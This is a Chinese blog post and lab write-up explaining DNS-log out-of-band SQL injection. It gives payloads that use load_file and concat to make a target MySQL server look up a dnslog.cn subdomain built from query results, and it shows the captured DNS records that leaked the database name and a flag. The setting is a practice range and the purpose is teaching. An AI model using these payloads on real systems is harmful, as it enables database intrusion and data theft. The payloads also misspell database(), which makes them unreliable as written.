SQL注入之DNS_log注入

原创

Fenizal 于 2021-07-11 22:10:09 发布 230 收藏

分类专栏： 网络安全 文章标签： 数据库 安全 sql

SQL注入之DNS_log注入

这篇文章将系统的讲解，SQL注入中的DNS_log注入的原理、方法、以及靶场练习writeup。

文章目录

前言

关于SQL注入的详细内容请看我之前写的文章

提示：以下是本篇文章正文内容，下面案例可供参考

一、DNS_log注入原理

我们都知道，DNS解析是一种用户访问域名时，客户端向DNS发起DNS查询的到目标服务器ip地址，进而实现通信的机制，而SQL注入则是针对于动态网页，通过客户端构造SQL语句进行数据库越权限查询数据。

关于DNS解析我们要说明的是，网络上的DNS服务器有很多台，不同的域名会有明确的分工，所以当查询某一个特定的域名时，就会向特定的域名发起查询，这时在对应的DNS服务器上就会留下对应的log(即日志)，而域名本身存不存在并不重要，因为只要发起查询就会留下日志。

由此，我们很自然的想到，我们可以通过将我们感兴趣的数据段构造成某个域名，通过SQL注入漏洞使得目标服务器进行访问该域名，进而使得敏感信息以log的形式留在DNS服务器上，我们通过查看目标服务器即可得到我们想得到的信息。


二、靶场实战

1.DNSlog 平台

- 网址：http://dnslog.cn/

点击获取域名即可获取对应一个构造好的域名，任何主机对它的访问都会在这里留下日志，点击刷新即可获得日志。

2.封神台靶场



构造语句注意事项

```
id=1 and load_file(concat("//",(select databse()),"URL/file"))//这里是让目标服务器将查询信息构造成域名并访问
```

说明：lode_file()可以实现远程访问其他服务器的文件（注意文件存不存在并不重要，因为查询之后DNS服务器留下的log里才有我们想要的信息）,我们可以用concat()构造复合格式的语句。

实操如下：
构造语句：

```
id=1 and load_file(concat("//",(select databse()),"e5omq2.dnslog.cn/1.txt"))//访问该域名下的1.txt文件
```

结果如图：

Get SubDomain Refresh Record

e5omq2.dnslog.cn

DNS Query Record	IP Address	Created Time
maoshe.e5omq2.dnslog.cn	172.217.43.204	2021-07-11 21:47:51
maoshe.e5omq2.dnslog.cn	172.217.43.205	2021-07-11 21:47:51
maoshe.e5omq2.dnslog.cn	74.125.41.5	2021-07-11 21:47:51

这样我们就得到了当前的库名，即maoshe,接下来我们只需要改变查询信息即可进一步搜错我们想要的信息。


经过一波胡乱查找，发现在当前数据库之下的admin表之下有一个flag的用户，我们猜测该用户密码即为我们要找的flag，经过查询我们得到了flag如图：

DNSLog.cn

Get SubDomain | Refresh Record

4b0son.dnslog.cn

DNS Query Record	IP Address	Created Time
FlaG-biubiu.4b0son.dnslog.cn	74.125.41.2	2021-07-11 22:01:22
FlaG-biubiu.4b0son.dnslog.cn	74.125.186.198	2021-07-11 22:01:22
FlaG-biubiu.4b0son.dnslog.cn	74.125.41.1	2021-07-11 22:01:22
flag-biubiu.4b0son.dnslog.cn	59.63.230.106	2021-07-11 22:01:22
flag-biubiu.4b0son.dnslog.cn	59.63.230.106	2021-07-11 22:01:22
flag.4b0son.dnslog.cn	74.125.41.5	2021-07-11 22:00:20
flag.4b0son.dnslog.cn	173.194.93.15	2021-07-11 22:00:20
flag.4b0son.dnslog.cn	173.194.171.2	2021-07-11 22:00:20
admin123.4b0son.dnslog.cn	59.63.230.105	2021-07-11 21:59:12
4b0son.dnslog.cn	218.85.157.20	2021-07-11 21:58:42



总结

获取数据的方式有很多种，SQL注入是一种针对动态网页的漏洞注入，而我们常常遇到的是无显错误的SQL漏洞，当然我们也可以burp暴力破解，但是通过DNS-log注入我们就可以把盲注改成显注，之后我会更新更过的注入漏洞详解，如有不正之处欢迎大佬评论区指点。